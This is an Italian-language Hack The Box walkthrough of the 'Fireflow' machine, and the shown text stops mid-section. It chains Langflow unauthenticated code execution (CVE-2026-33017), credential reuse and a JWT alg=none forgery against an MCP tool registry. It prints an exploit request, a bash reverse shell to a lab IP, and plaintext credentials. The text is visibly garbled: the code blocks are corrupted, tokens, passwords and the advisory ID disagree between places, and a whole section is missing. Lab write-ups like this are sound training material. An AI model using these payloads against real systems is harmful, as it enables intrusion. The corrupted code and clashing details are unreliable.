

# Fireflow

Hack The Box · Media · Linux · Walkthrough della catena completa

Fireflow è una macchina Linux di difficoltà media costruita attorno a una superficie d'attacco moderna: una piattaforma di flussi AI (Langflow) esposta su internet, un server Model Context Protocol personalizzato con un'implementazione JWT difettosa, e un cluster Kubernetes il cui service account possiede un permesso pericoloso. La catena completa attraversa cinque fasi distinte, ognuna con competenze diverse: enumerazione web, sfruttamento di un CVE pubblico, riuso di credenziali, forgiatura di JWT e infine evasione da container a host attraverso il kubelet. Questo report documenta il percorso completo fino a root, inclusi i vicoli ciechi e gli errori commessi lungo la strada, perché sono istruttivi tanto quanto i passi che funzionano.

Ambito e disclaimer. Questo walkthrough è stato realizzato su una macchina ritirata di Hack The Box in un ambiente di laboratorio autorizzato. Lo sfruttamento del foothold iniziale si basa sull'advisory di sicurezza pubblico di GitHub GHSA-vwmf-pq79-vjvx (CVE-2026-33017). Le flag sono oscurate. Nulla di quanto qui riportato è destinato all'uso contro sistemi non di proprietà o per i quali non si disponga di autorizzazione esplicita.

## 1. Ricognizione

Una scansione completa delle porte TCP ha rivelato una superficie volutamente stretta: solo SSH e HTTPS. Su una macchina media questo indica subito che l'intero percorso passa dal livello web. L'indizio più prezioso era nel certificato TLS: un Subject Alternative Name wildcard \*.fireflow.htb, un invito esplicito a cercare sottodomini, oltre al nome dell'organizzazione "Task Force Nightfall" che diventa rilevante più avanti.




Figura 1: Output di Nmap. Solo 22 (OpenSSH) e 443 (nginx) aperte; il certificato espone il SAN wildcard \*.fireflow.htb e l'organizzazione Task Force Nightfall.

Due segnali indipendenti hanno indicato lo stesso sottodominio. La scansione whatweb dell'host principale ha rivelato un header X-Frame-Options: ALLOW-FROM https://flow.fireflow.htb, e un fuzzing parallelo dei vhost con ffuf ha confermato flow come sottodominio attivo (HTTP 200, dimensione 1142). Le voci #www e #mail sono righe di commento della wordlist e sono rumore.

```

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt \
-u https://fireflow.htb/ -H "Host: FUZZ.fireflow.htb" -mc all -fs 0 -ac -k -t 50

```




Figura 2: ffuf conferma il sottodominio flow.fireflow.htb, convalidando l'header rivelato.

## 2. Identificazione dell'applicazione

Aggiungendo il sottodominio al file hosts e interrogandolo si è rivelata l'applicazione bersaglio: Langflow, una piattaforma open source per costruire agenti e flussi AI. Identificare il software esatto è il momento decisivo su una macchina media, perché Langflow ha una storia documentata di vulnerabilità critiche, e la versione determina quale si applica.



Figura 3: Il sottodominio flow serve Langflow, confermato dal titolo della pagina e dalla struttura degli asset.

L'enumerazione delle directory ha esposto la superficie API, inclusi /openapi.json (lo schema completo) e /api/v1/version. Interrogando la versione si è ottenuto Langflow 1.8.2.




Figura 4: L'endpoint di versione riporta Langflow 1.8.2, il limite superiore esatto dell'intervallo vulnerabile.

### 3. Analisi delle vulnerabilità

Tre advisory erano candidati. Incrociandoli con la versione 1.8.2 il campo si è ridotto a uno.

| CVE            | Endpoint                                | Versioni | Applicabile      |
|----------------|-----------------------------------------|----------|------------------|
| CVE-2025-3248  | /api/v1/validate/code                   | < 1.3.0  | No, patchata     |
| CVE-2026-5027  | POST /api/v2/files                      | ≤ 1.8.4  | Sì (alternativa) |
| CVE-2026-33017 | POST /api/v1/build_public_tmp/{id}/flow | ≤ 1.8.2  | Sì (principale)  |

CVE-2026-33017 (advisory GHSA-vwmf-pq79-vjyx, CVSS 9.3) è il candidato principale. L'endpoint build\_public\_tmp è volutamente non autenticato, così che i flussi pubblici possano essere costruiti. Il difetto è che accetta anche un parametro opzionale data e usa i dati di flusso forniti dall'attaccante al posto del flusso salvato. Il codice Python incorporato nelle definizioni dei nodi finisce in exec() senza sandboxing. Un dettaglio sottile: il codice viene eseguito durante la costruzione del grafo, prima che il flusso venga avviato, perché prepare\_global\_scope valuta i nodi di assegnazione di primo livello.

Intuizione chiave. In questa vulnerabilità il contenuto del flusso pubblico è irrilevante. I nodi salvati non vengono nemmeno letti quando l'attaccante fornisce data. Contano solo due cose: che un flusso pubblico esista e che se ne conosca l'UUID.

#### 4. Soddisfare i prerequisiti

L'advisory elenca tre prerequisiti. Interrogando gli endpoint non autenticati è emerso che l'auto-login era disabilitato (chiudendo la scorciatoia del token da superuser) e che l'elenco dei flussi richiedeva autenticazione. Restava da scoprire l'UUID di un flusso pubblico.




Figura 5: config riporta type "public"; auto-login disabilitato e l'API dei flussi richiede auth. Manca solo l'UUID del flusso pubblico.

L'UUID era in bella vista. La landing page dell'host principale incorporava un link a un playground pubblico, esponendo sia l'UUID del flusso sia, per la seconda volta, la versione.




Figura 6: La landing page rivela l'UUID del playground pubblico 7d84d636-... e riconferma Flow engine 1.8.2.

Ispezionando il flusso si è confermato che era una catena innocua ChatInput verso TextOperations verso ChatOutput senza tool sfruttabili, che è esattamente il motivo per cui la vulnerabilità conta: il contenuto del flusso viene completamente ignorato.

```
(kali@kali)~[~/Desktop/Fireflow]
$ curl -sk "https://flow.fireflow.htb/api/v1/flows/public_flow/$FLOW" | python3 -c "
import json,sys
d=json.load(sys.stdin)
for n in d['data']['nodes']:
    nd=n['data']['node']
    print(nd.get('display_name'), '|', n['data'].get('type'), '|', nd.get('description',''))[:70]]
"
Chat Input | ChatInput | Get chat inputs from the Playground.
Chat Output | ChatOutput | Display a chat message in the Playground.
Text Operations | TextOperations | Perform various text processing operations including text-to-DataFrame
```

Figura 7: Il flusso pubblico contiene solo nodi benigni; l'attacco non dipende da essi.

## 5. Foothold: RCE non autenticata

Soddisfatti tutti i prerequisiti, il payload di sfruttamento dell'advisory è stato inviato all'endpoint `build_public_tmp`. La prima risposta è stata un HTTP 200 con un `job_id`, a conferma che l'endpoint accettava dati di flusso forniti dall'attaccante senza alcuna autenticazione.

```
1 curl -k -X POST "https://flow.fireflow.htb/api/v1/build_public_tmp/7d84d636-af65-42e4-ac38-26e867052c25/flow" \
2 -H "Content-Type: application/json" \
3 -b "client_id=attacker" \
4 -d '{
5   "data": {
6     "nodes": [
7       {
8         "id": "Exploit-001",
9         "type": "genericNode",
10        "position": {"x":0,"y":0},
11        "data": {
12          "id": "Exploit-001",
13          "type": "ExploitComp",
14          "node": {
15            "template": {
16              "code": {
17                "type": "code",
18                "required": true,
19                "show": true,
20                "multiline": true,
21                "value": "import os, socket, json as _json\n\nproof = os.popen('\n\nproof').read().strip()\n\nhost = socket.gethostname()\n\nwrite = open('/tmp/rce-proof', 'w').write(f'{_proof} on {_host}')\n\nfrom
22        lfx.custom.custom.component.component import Component\n\nfrom lfx.io import Output\n\nfrom lfx.schema.data import Data\n\n\nclass ExploitComp(Component):\n    display_name='X'\n    outputs=[Output(display_name='O',name='O',method='r')]
23        \n    def r(self)->Data:\n        return Data(data={})
24      ],
25      "name": "code",
26      "password": false,
27      "advanced": false,
28      "dynamic": false
29    },
30    "_type": "Component"
31  ],
32  "description": "X",
33  "base_classes": ["Data"],
34  "display_name": "ExploitComp",
35  "name": "ExploitComp",
36  ]
37 }
```

Figura 8: L'endpoint restituisce 200 OK con un `job_id`: dati di flusso controllati dall'attaccante accettati, senza auth.

### 5.1 La realtà del far funzionare il payload

Qui sta la parte onesta del walkthrough. Portare un payload valido sulla rete ha richiesto diverse iterazioni, e gli errori sono stati istruttivi. Il corpo dell'exploit è un ampio documento JSON che incorpora codice Python; copiarlo da un documento sorgente renderizzato lo rompeva ripetutamente in modi che emergevano solo a runtime.

L'endpoint degli eventi di build è diventato il canale di debug: Langflow include il testo dell'eccezione nella risposta JSON, quindi ogni tentativo fallito indicava il problema esatto. Il primo errore è stato un `SyntaxError` Python: le virgolette all'interno della classe iniettata si erano corrotte durante l'incollaggio.

```

(kali@kali)-[~/Desktop/Fireflow]
$ cd ~/Desktop/Fireflow
python3 - <<'EOF'
import json, ast
v = json.load(open('payload.json'))['data']['nodes'][0]['data']['node']['template']['code']['value']
print(v)
print("_____")
try:
    ast.parse(v); print("SINTASSI PYTHON OK")
except SyntaxError as e:
    print("ERRORE riga", e.lineno, ":", e.msg)
EOF
import os

_x = os.system("bash -c "bash -i >& /dev/tcp/10.10.15.227/9001 0>&1'")

from lfx.custom.custom_component.component import Component
from lfx.io import Output
from lfx.schema.data import Data
class ExploitComp(Component):
    display_name="x"
    outputs= [Output(display_name="o",name="o",method="r")]
    def r(self)→Data:
    return Data(data={})

ERRORE riga 3 : invalid syntax. Perhaps you forgot a comma?

```

Figura 9: Gli eventi di build restituiscono l'eccezione del codice iniettato: un `SyntaxError` da virgolette corrotte.

Una seconda classe di errore è stata l'indentazione. Python richiede un blocco indentato dopo la definizione di una funzione, e l'istruzione `return` dentro il componente malevolo aveva perso lo spazio iniziale durante l'incollaggio. Validare il Python decodificato in locale con `ast.parse` prima di inviarlo si è rivelato molto più efficiente che sparare richieste alla cieca.

```

(kali@kali)-[~/Desktop/Fireflow]
$ cd ~/Desktop/Fireflow
python3 - <<'EOF'
import re, ast
s = open('exploit.sh').read()
m = re.search(r'"value":\s*(.*?)',s)
code = m.group(1).encode().decode('unicode_escape')
print(repr(code)); print("_____")
try:
    ast.parse(code); print("SINTASSI PYTHON OK")
except SyntaxError as e:
    print("ERRORE riga", e.lineno, ":", e.msg)
EOF
'import os\n_x = os.system("bash -c \'\\\\\\\\\'bash -i >& /dev/tcp/10.10.15.227/9001 0>&1\'\\\\\\\\\'")\n\nfrom lfx.custom.custom_component.compon
ent import Component\nfrom lfx.io import Output\nfrom lfx.schema.data import Data\nclass ExploitComp(Component):\n display_name="x"\n outputs
= [Output(display_name="o",name="o",method="r")]\n def r(self)→Data:\n return Data(data={})'

ERRORE riga 12 : expected an indented block after function definition on line 11

```

Figura 10: `ast.parse` in locale individua l'errore residuo: l'istruzione `return` necessita di più indentazione.

Lezione appresa. Per qualsiasi payload JSON lungo che incorpori codice sorgente, non incollarlo inline nel terminale. Scrivilo in un file e usa `curl -d @file`, e valida il codice incorporato con `ast.parse` prima di inviare. Incollare in un terminale, e soprattutto in una reverse shell, spezza le righe lunghe in modo silenzioso. Questa singola abitudine avrebbe risparmiato la maggior parte del tempo perso in questa fase.

Una volta che il codice compilava correttamente, la reverse shell arrivava ma moriva subito: la parentesi graffa finale del payload provocava un `ambiguous-redirect` nella shell bersaglio, e il processo figlio veniva ucciso al termine della build di Langflow. Avvolgere la shell in `setsid` l'ha staccata dal processo padre morente rendendola persistente.






Figura 13: SSH come nightfall usando la password riusata; la user flag viene catturata (oscurata).

## 7. Movimento laterale: JWT con alg=none

Nella home di nightfall, un file `.mcp/config.json` ha rivelato un server Model Context Protocol personalizzato sulla porta 30080, insieme alle credenziali. Da notare anche il `.bash_history` collegato a `/dev/null`, un tocco anti-forense dell'autore.




Figura 14: La config MCP espone l'endpoint del server, lo username e la password.

Interrogando il server MCP è emerso il difetto: la sua lista di algoritmi JWT supportati includeva `none`, e un endpoint riservato agli admin per registrare tool.

```
nightfall@fireflow:~$ cat /home/nightfall/.mcp/config.json
{
  "server": "http://10.129.66.219:30080",
  "status_endpoint": "/api/v1/version",
  "user": "Langflow-bot",
  "password": "Langflow@mcp2026!"
}

nightfall@fireflow:~$ curl -s http://10.129.66.219:30080/api/v1/version | python3 -m json.tool
{
  "service": "MCP AI Tool Registry",
  "version": "0.1.0",
  "auth": {
    "type": "JWT",
    "header": "Authorization: Bearer <token>",
    "supported_algorithms": [
      "HS256",
      "none"
    ]
  },
  "docs": "/docs",
  "endpoints": [
    {
      "method": "POST",
      "path": "/api/v1/auth",
      "description": "[MCP JSON-RPC 2.0]",
      "admin": false
    },
    {
      "method": "GET",
      "path": "/api/v1/tools",
      "description": "[admin]"
    }
  ]
}

nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"langflow-bot","password":"Langflow@mcp2026!"}'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsbnVudjY1b3QlcyB2xlIjoiaidNMTkzOy.RenGduHtRCPCOWtwS3JeX8C_uSMsy7f8AMhhmtw9Ps","token_type":"bearer","expires_in":3600,"refresh_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsbnVudjY1b3QlcyB2xlIjoiaidNMTkzOy.RenGduHtRCPCOWtwS3JeX8C_uSMsy7f8AMhhmtw9Ps","token_type":"bearer"}

nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username":"langflow-bot","password":"Langflow@mcp2026!"}' | python3 -c 'import sys,json;t=json.load(sys.stdin)["_access_token"]'; import base64; pt=split('')[1]; print(base64.b64decode(pt+''))'
b'{"sub": "langflow-bot", "role": "user"}'
```

Figura 15: Il server MCP dichiara HS256 e none come algoritmi supportati, e un endpoint admin per i tool.

Autenticandosi con le credenziali rivelate si è ottenuto un token con ruolo user. Come previsto, quel token è stato rifiutato dall'endpoint admin.

```
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username": "langflow-bot", "password": "Langflow@mcp2621"}'
{"token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1b291bmRudG9wcm9kcyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1b291bmRudG9wcm9kcyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9", "token_type": "bearer"}
nightfall@fireflow:~$ curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username": "langflow-bot", "password": "Langflow@mcp2621"}' | python3 -c 'import sys,json; t=json.loads(sys.stdin).get("access_token"); import base64; pt=split(":",base64.b64decode(pt==""))'
{"sub": "langflow-bot", "role": "user"}
nightfall@fireflow:~$ USER=$(cat /dev/null) curl -s -X POST http://10.129.66.219:30080/api/v1/auth -H 'Content-Type: application/json' -d '{"username": "langflow-bot", "password": "Langflow@mcp2621"}' | python3 -c 'import sys,json; print(json.loads(sys.stdin).get("access_token"))'
